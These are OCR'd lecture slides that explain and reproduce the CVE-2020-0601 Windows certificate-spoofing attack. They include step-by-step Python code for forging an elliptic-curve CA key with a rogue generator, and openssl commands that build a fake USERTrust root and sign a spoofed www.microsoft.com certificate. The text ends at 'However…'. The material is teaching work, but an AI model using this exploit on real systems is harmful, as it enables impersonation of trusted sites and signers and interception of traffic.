
Which certificates does Windows trust?






Which certificates does Windows trust?

- Quite a lot of them, but with a little effort it's possible to find a candidate: :



SwissSign Gold CA - G2	SwissSign Gold CA - G2	10/25/2036	Server Authenticati...	SwissSign
Symantec Enterprise Mobile Ro...	Symantec Enterprise Mobile Root ...	3/15/2032	Code Signing	<None>
Thawte Premium Server CA	Thawte Premium Server CA	1/1/2021	Server Authenticati...	thawte
thawte Primary Root CA	thawte Primary Root CA	7/17/2036	Server Authenticati...	thawte
thawte Primary Root CA - G3	thawte Primary Root CA - G3	12/2/2037	Server Authenticati...	thawte Primary Roo...
Thawte Timestamping CA	Thawte Timestamping CA	1/1/2021	Time Stamping	Thawte Timestamp...
T-TeleSec GlobalRoot Class 2	T-TeleSec GlobalRoot Class 2	10/2/2033	Server Authenticati...	T-TeleSec GlobalRo...
TWCA Root Certification Autho...	TWCA Root Certification Authority	12/31/2030	Server Authenticati...	TWCA Root Certific...
USERTrust ECC Certification Aut...	USERTrust ECC Certification Auth...	1/19/2038	Server Authenticati...	Sectigo ECC
UTN-USERFirst-Object	UTN-USERFirst-Object	7/9/2019	Encrypting File Syst...	Sectigo (UTN Object)
VeriSign Class 3 Public Primary ...	VeriSign Class 3 Public Primary Ce...	7/17/2036	Code Signing, Serv...	VeriSign
VeriSign Class 3 Public Primary ...	VeriSign Class 3 Public Primary Ce...	7/17/2036	Server Authenticati...	VeriSign




Certum Trusted Network CA	Certum Trusted Network CA	12/31/2029	Server Authenticati...	Certum Trusted Net...
Chambers of Commerce Root -...	Chambers of Commerce Root - 2...	7/31/2038	Server Authenticati...	Chambers of Com...
Class 3 Public Primary Certificat...	Class 3 Public Primary Certificatio...	8/2/2028	Server Authenticati...	VeriSign Class 3 Pu...
COMODO ECC Certification Au...	COMODO ECC Certification Auth...	1/19/2038	Server Authenticati...	Sectigo (formerly C...
COMODO RSA Certification Au...	COMODO RSA Certification Auth...	1/19/2038	Server Authenticati...	Sectigo (formerly C...
Copyright (c) 1997 Microsoft C...	Copyright (c) 1997 Microsoft Corp.	12/31/1999	Time Stamping	Microsoft Timesta...
DESKTOP-DFL3HJA	DESKTOP-DFL3HJA	11/20/3015	Server Authenticati...	<None>

Aside: What about Linux?

- It does the same things Windows does, naturally, but in a more Linux-y manner.
- Instead of a internal database, it just keeps the certificates in standard form (as .crt files we'll use ourselves) in a directory.
- Specifically /usr/share/ca-certificates which has subdirectories for applications, if needed.

What can we learn about an individual certificate?



What can we learn about an individual certificate?

- It's not easy to go option by option, but a whole certificate may be placed in a single file (typical extension: .cer or .crt) which is amenable to manipulation using the openssl tool.
- The openssl tool is an incredibly powerful command line tool for the manipulation of cryptographic data and it can easily extract a textual representation of a certificate, which happens to be what we want to do.

The target certificate

```
veljko@HPC:~/sec/cve20200601$ openssl x509 -in cert.crt -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            5c:8b:99:c5:5a:94:c5:d2:71:56:de:cd:89:80:cc:26
        Signature Algorithm: ecdsa-with-SHA384
        Issuer: C = US, ST = New Jersey, L = Jersey City, O = The USERTRUST Network, CN = USERTrust ECC Certification Authority
        Validity
            Not Before: Feb  1 00:00:00 2010 GMT
            Not After : Jan 18 23:59:59 2038 GMT
        Subject: C = US, ST = New Jersey, L = Jersey City, O = The USERTRUST Network, CN = USERTrust ECC Certification Authority
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (384 bit)
                pub:
                    04:1a:ac:54:5a:a9:f9:68:23:e7:7a:d5:24:6f:53:
                    c6:5a:d8:4b:ab:c6:d5:b6:d1:e6:73:71:ae:dd:9c:
                    d6:0c:61:fd:db:a0:89:03:b8:05:14:ec:57:ce:ee:
                    5d:3f:e2:21:b3:ce:f7:d4:8a:79:e0:a3:83:7e:2d:
                    97:d0:61:c4:f1:99:dc:25:91:63:ab:7f:30:a3:b4:
                    70:e2:c7:a1:33:9c:f3:bf:2e:5c:53:b1:5f:b3:7d:
                    32:7f:8a:34:e3:79:79
                ASN1 OID: secp384r1
                NIST CURVE: P-384
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                3A:E1:09:86:D4:CF:19:C2:96:76:74:49:76:DC:E0:35:C6:63:63:9A
            X509v3 Key Usage: critical
                Certificate Sign, CRL Sign
            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: ecdsa-with-SHA384
         30:65:02:30:36:67:a1:16:08:dc:e4:97:00:41:1d:4e:be:e1:
         63:01:cf:3b:aa:42:11:64:a0:9d:94:39:02:11:79:5c:7b:1d:
         fa:64:b9:ee:16:42:b3:bf:8a:c2:09:c4:ec:e4:b1:4d:02:31:
         00:e9:2a:61:47:8c:52:4a:4b:4e:18:70:f6:d6:44:d6:6e:f5:
         83:ba:6d:58:bd:24:d9:56:48:ea:ef:c4:a2:46:81:88:6a:3a:
         46:d1:a9:9b:4d:c9:61:da:d1:5d:57:6a:18
veljko@HPC:~/sec/cve20200601$
```

The target certificate

```
veljko@HPC:~/sec/cve20200601$ openssl x509 -in cert.crt -text -noout
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            5c:8b:99:c5:5a:94:c5:d2:71:56:de:cd:89:80:cc:26
        Signature Algorithm: ecdsa-with-SHA384
        Issuer: C = US, ST = New Jersey, L = Jersey City, O = The USERT
        Validity
            Not Before: Feb  1 00:00:00 2010 GMT
            Not After : Jan 18 23:59:59 2038 GMT
        Subject: C = US, ST = New Jersey, L = Jersey City, O = The USER
```

Command

We know the algorithm and the hash algorithm

These are human-readable (mostly) details on who issued the certificate and to whom. Given that this is a self-signed certificate they are, naturally one and the same.

The target certificate

```
Subject Public Key Info:
    Public Key Algorithm: id-ecPublicKey
        Public-Key: (384 bit)
        pub:
            04:1a:ac:54:5a:a9:f9:68:23:e7:7a:d5:24:6f:53:
            c6:5a:d8:4b:ab:c6:d5:b6:d1:e6:73:71:ae:dd:9c:
            d6:0c:61:fd:db:a0:89:03:b8:05:14:ec:57:ce:ee:
            5d:3f:e2:21:b3:ce:f7:d4:8a:79:e0:a3:83:7e:2d:
            97:d0:61:c4:f1:99:dc:25:91:63:ab:7f:30:a3:b4:
            70:e2:c7:a1:33:9c:f3:bf:2e:5c:53:b1:5f:b3:7d:
            32:7f:8a:34:e3:79:79
        ASN1 OID: secp384r1
        NIST CURVE: P-384
```

This is the public key, though it is encoded. More on this later.

We can notice that the only way to identify the curve we are using is textual using the OID or NIST curve specifier, meaning that the way this is meant to do is to use the parameters from the standard.

The target certificate

```
Signature Algorithm: ecdsa-with-SHA384
     30:65:02:30:36:67:a1:16:08:dc:e4:97:00:41:1d:4e:be:e1:
     63:01:cf:3b:aa:42:11:64:a0:9d:94:39:02:11:79:5c:7b:1d:
     fa:64:b9:ee:16:42:b3:bf:8a:c2:09:c4:ec:e4:b1:4d:02:31:
     00:e9:2a:61:47:8c:52:4a:4b:4e:18:70:f6:d6:44:d6:6e:f5:
     83:ba:6d:58:bd:24:d9:56:48:ea:ef:c4:a2:46:81:88:6a:3a:
     46:d1:a9:9b:4d:c9:61:da:d1:5d:57:6a:18
```

This is the signature of the certificate, as we've mentioned a certificate is a public key, metadata, and a signature of it all with someone guaranteeing for its integrity and correctness. Here, since this is a root CA, of course the guarantor is the same as the identity in the certificate.

Encoded public key

- As has been established already, the public key is a point on an elliptic curve.
- The coded form, however, is just a bunch of hexadecimal digits.
- Where is the point in there?
- In cryptography keys are often kept in standardized forms. One in particular is the ANS.1 DER format. This is not the place to discuss details, but the 04 initial value means that what follows is an octet string.
- How to split this apart into coordinates?
- The secret is in the P-**384** bit. Everything in here is based on 384-bit values, which is to say 48-byte values, meaning that once we've subtracted the 04, all we have to do is divide everything up into groups of 48 bytes.

The public key decoded

- x = 0x1aac545aa9f96823e77ad5246f53c65ad84babc6d5b6d1e67371aedd9cd60c61fddba08903b80514ec57ceee5d3fe221
- y=0xb3cef7d48a79e0a3837e2d97d061c4f199dc259163ab7f30a3b470e2c7a1339cf3bf2e5c53b15fb37d327f8a34e37979

Constructing the false keypair

- The following steps are:
  - Choose a private key, let's say $k = 2^{-1} mod\ n$ (where n is the order of the curve) and based on that compute the false generator value as:
  - $G' = 2P_k$ where Pk is the public key shown last slide
  - Then generate a PEM file (one of the ways in which a key may be stored) with generic values in it.
  - Modify the PEM file maliciously based on the parameters computed above.
  - This is doable manually but doing it with a library is easier, in our case the pycryptodome Python module.
  - We now have a guaranteed-to-be-good but actually false certificate.

This section based heavily on the work of a security researcher published here:
https://research.kudelskisecurity.com/2020/01/15/cve-2020-0601-the-chainoffools-attack-explained-with-poc/

Briefly on pycryptodome

- Once upon a time there was a package called pycrypto, in fact it still exists.
- However, it was not updated with all the latest tools and features and lagged behind and therefore pycryptodome was created.
- A very, very very important thing here: pycryptodome comes in two flavors:
  - pycryptodome, and
  - pycryptodomex
- The first uses the same namespace (Crypto) as pycrypto and is meant to serve as a drop-in replacement.
- The other lives in the CryptoDome namespace and can coexist with pycrypto (should you need it) in peace.

Constructing the initial keypair

```
veljko@HPC:~/sec/cve20200601$ openssl ecparam -name secp384r1 -genkey -noout -out p384-key.pem -param_enc explicit
```

This creates a new private key with, note, explicit parameters. Here's what that looks like when displayed

```
veljko@HPC:~/sec/cve20200601$ openssl ec -in p384-key.pem -text -noout
read EC key
Private-Key: (384 bit)
priv:
    33:04:00:79:31:a9:91:b2:f6:a6:58:ca:7c:65:e4:
    e0:44:dd:c5:cf:f5:13:0a:55:0b:a0:b4:46:d3:15:
    d0:72:4c:a7:ca:fd:3c:a9:18:be:ed:99:8c:40:cc:
    67:41:07
pub:
    04:14:aa:24:00:57:1e:2c:86:ae:27:25:f7:9c:1d:
    b8:1c:88:0b:07:98:85:ab:b8:08:eb:7d:4f:c5:81:
    25:ad:eb:68:cf:cc:42:9c:4b:ae:3a:c5:17:99:e4:
    ca:ad:a8:52:37:37:ff:0e:f9:6f:0a:3f:4b:8a:13:
    b4:df:ba:ec:fc:92:6c:f3:b9:1e:78:26:5d:2e:e3:
    dc:c2:cc:a5:28:60:52:c1:51:9b:f4:11:ef:d5:ad:
    85:71:7e:bd:ed:fe:89
Field Type: prime-field
Prime:
    00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
    ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
    ff:ff:fe:ff:ff:ff:ff:00:00:00:00:00:00:00:00:
    ff:ff:ff:ff
A:
    00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
    ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
    ff:ff:fe:ff:ff:ff:ff:00:00:00:00:00:00:00:00:
    ff:ff:ff:fc
B:
    00:b3:31:2f:a7:e2:3e:e7:e4:98:8e:05:6b:e3:f8:
    2d:19:18:1d:9c:6e:fe:81:41:12:03:14:08:8f:50:
    13:87:5a:c6:56:39:8d:8a:2e:d1:9d:2a:85:c8:ed:
    d3:ec:2a:ef
Generator (uncompressed):
    04:aa:87:ca:22:be:8b:05:37:8e:b1:c7:1e:f3:20:
    ad:74:6e:1d:3b:62:8b:a7:9b:98:59:f7:41:e0:82:
    54:2a:38:55:02:f2:5d:bf:55:29:6c:3a:54:5e:38:
    72:76:0a:b7:36:17:de:4a:96:26:2c:6f:5d:9e:98:
    bf:92:92:dc:29:f8:f4:1d:bd:28:9a:14:7c:e9:da:
    31:13:b5:f0:b8:c0:0a:60:b1:ce:1d:7e:81:9d:7a:
    43:1d:7c:90:ea:0e:5f
Order:
    00:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:
    ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:ff:c7:63:4d:81:f4:
    37:2d:df:58:1a:0d:b2:48:b0:a7:7a:ec:ec:19:6a:
    cc:c5:29:73
Cofactor:  1 (0x1)
Seed:
    a3:35:92:6a:a3:19:a2:7a:1d:00:89:6a:67:73:a4:
    82:7a:cd:ac:73
veljko@HPC:~/sec/cve20200601$
```

Modifying the keypair into malicious form

- This needs a bit more than an openssl command.
- The modification is best accomplished through direct manipulation through Python code.
- The code is relatively specialized but it is not long and is easy enough to understand.
- The next few slides represent the code with included commentary as comments in the code.
- The code comes from https://github.com/kudelskisecurity/chainoffools but is modified for clarity.

Modifying the keypair

```
1  from fastecdsa.curve import P384
2  from fastecdsa.point import Point
3  #Modules for the fast computing of eliptic curves
4  from Crypto.Util.asn1 import DerSequence
5  from Crypto.Util.asn1 import DerOctetString
6  from Crypto.Util.asn1 import DerBitString
7  #ASN.1 standard and its DER encoding
8  #We need this to write certificate files
9  from binascii import unhexlify, hexlify
10 #Built-in module for working with
11 #sequences of hex digits since those are common
12 #in cryptography
13 import gmpy2
14 #Module for arbitrary precision arhitmetic
15 #Important since normal addition won't work
16 #on 384-bit values.
17 from Crypto.IO import PEM
18 #How to write into a PEM file
```

Modifying the keypair

```
20 # This is the public key we've obtained before
21 #with the openssl command.
22 pubkey =
   b"1aac545aa9f96823e77ad5246f53c65ad84babc6d5b6d1e
   67371aedd9cd60c61fddba08903b80514ec57ceee5d3fe221
   b3cef7d48a79e0a3837e2d97d061c4f199dc259163ab7f30a
   3b470e2c7a1339cf3bf2e5c53b15fb37d327f8a34e37979"
23 Q = Point(int(pubkey[0:96],16), int(pubkey[96:],
   16), curve=P384) # here we compute a point from
24 #the values we extract from the binary form
25 #of public key data.
26
27 #We are pretending that our private key is 1/2
28 #therefore its inverse is 2
29 privkey inv = 2
```

Modifying the keypair

```
31 #We take the private key as being the inverse
   of 2 modulo the curve order. We have to use a
32 #Special algorithm for this because all
33 #operations need to be done modulo the curve's
34 #order. More in supplement 1.A
35 privkey = gmpy2.invert(privkey_inv,P384.q)
36 privkey = unhexlify(f'{privkey:x}'.encode())
37 #We multply our public key Q with the inverse
   of our chosen private key value.
38 rogueG = privkey_inv * Q
39 rogueG = unhexlify(b"04" + f'{rogueG.x:x}'.
   encode() + f'{rogueG.y:x}'.encode())
40 #This odd bit here is encoding this using DER
41 # Generate the file with explicit parameters
42 f = open('p384-key.pem','rt')
43 keyfile = PEM.decode(f.read())
44 f.close()
45 seq_der = DerSequence()
46 der = seq_der.decode(keyfile[0])
```

Modifying the keypair

```
48 # Replace private key
49 octet_der = DerOctetString(privkey)
50 der[1] = octet_der.encode()#Index [1] is where
51 #the private key is located
52 #Replace public key
53 bits_der = DerBitString(unhexlify(b"04" + pubkey))
54 der[3] = b"\xa1\x64" + bits_der.encode()
55 #[3] is where the public key is
56 #How this works, precisely, looks complex
57 #But it only follows widely available standards
58 #Which are very particular, but not difficult.
59
60 # Replace the generator
61 seq_der = DerSequence()
62 s = seq_der.decode(der[2][4:])#G is packaged with
63 #other parameters, hence 4:
64 octet_der = DerOctetString(rogueG)
65 s[3] = octet_der.encode()
66 der[2] = der[2][:4] + s.encode()
```

Modifying the keypair

```
68 # Generate new file with the rogue private key
69 # with doctored parameters in it. This concludes
70 # the keypair modification procedure
71 f = open('p384-key-rogue.pem','w')
72 keyfile = PEM.encode(der.encode(), 'EC PRIVATE
   KEY')
73 f.write(keyfile)
74 f.close()
```

The next step

- We now have a private key and a corresponding generator and public key all in accordance with our conceptual framework for attack.
- The next step is simple: we make a new certificate which shares a serial number with the target certificate (serial numbers are public and thus trivial to copy) and has the same parameters. We sign it with our falsified private key.
- Then our certificate chain has something that, to any test, *seems* like the real deal except the parameters are different. The library should catch this but, because of our mistake, it will not.

The next step

```
veljko@HPC:~/sec/cve20200601$ openssl req -key p384-key-rogue.pem -new -out ca-rogue.pem -x509 -set_serial 0x5c8b99c55a94c5d27156decd8980cc26
Can't load /home/veljko/.rnd into RNG
140493018674240:error:2406F079:random number generator:RAND_load_file:Cannot open file:../crypto/rand/randfile.c:88:Filename=/home/veljko/.rnd
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:US
State or Province Name (full name) [Some-State]:New Jersey
Locality Name (eg, city) []:Jersey City
Organization Name (eg, company) [Internet Widgits Pty Ltd]:The USERTRUST Network
Organizational Unit Name (eg, section) []:USERTrust ECC Certification Authority
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
veljko@HPC:~/sec/cve20200601$
```

Here we make a new certificate that's quite like the one we are targeting but it is signed (self-signed, in fact) with the rogue private key using the incorrect generator point.

The final certificate

- The process is approaching its end.
- All we have to do now is to make a new certificate which has an entirely normal public key in it (one we generated alongside a normal-in-all-respects private key). What's odd about it is that we'll put data in it ascribing the certificate to a site or institution we want to fake and we certify *this* certificate with our falsified CA key.
- Step one is to invent some sort of identity for ourselves.

A sample openssl identity configuration file

```
1   [ req ]
2   prompt = no
3   distinguished_name = req_distinguished_name
4   x509_extensions = v3_req
5   [ req_distinguished_name ]
6   C = US
7   ST = Washington
8   L = Redmond
9   O = Microsoft Inc.
10  CN = www.microsoft.com
11  [v3_req]
12  subjectAltName = @alt_names
13  [alt_names]
14  DNS.1   = *.microsoft.com
```

Falsified certificate


```
veljko@HPC:~/sec/cve20200601$ openssl ecparam -name prime256v1 -genkey -noout -out prime256v1-privkey.pem
veljko@HPC:~/sec/cve20200601$ openssl req -key prime256v1-privkey.pem -config openssl.cnf -new -out prime256v1.csr
veljko@HPC:~/sec/cve20200601$ openssl x509 -req -in prime256v1.csr -CA ca-rogue.pem -CAkey p384-key-rogue.pem -CAcre
Signature ok
subject=C = US, ST = Washington, L = Redmond, O = Microsoft Inc., CN = www.microsoft.com
Getting CA Private Key
veljko@HPC:~/sec/cve20200601$
```

```
56v1.csr
pem -CAcreateserial -out client-cert.pem -days 500 -extensions v3_req -extfile openssl.cnf
```

What did we do?


- We generate an entirely innocent private/public key pair.
- We then use this keypair to make a certificate signature request file, which is to say an unsigned certificate. If we were not attackers here this is generally what we'd send (alongside some money) to a CA to get our own certificate for, for instance, a site.
- Then we sign our certificate signature request using the carefully adjusted key and certificate we faked from USERTRUST. Or Comodo. Or any other vulnerable CA.
- This is all done in Linux (because the tools are much better) but this is going to work anywhere. The problem is of course that the resulting certificate shouldn't work, ever, in any way. I'm not Microsoft and USERTRUST didn't sign anything I made. However…

However…

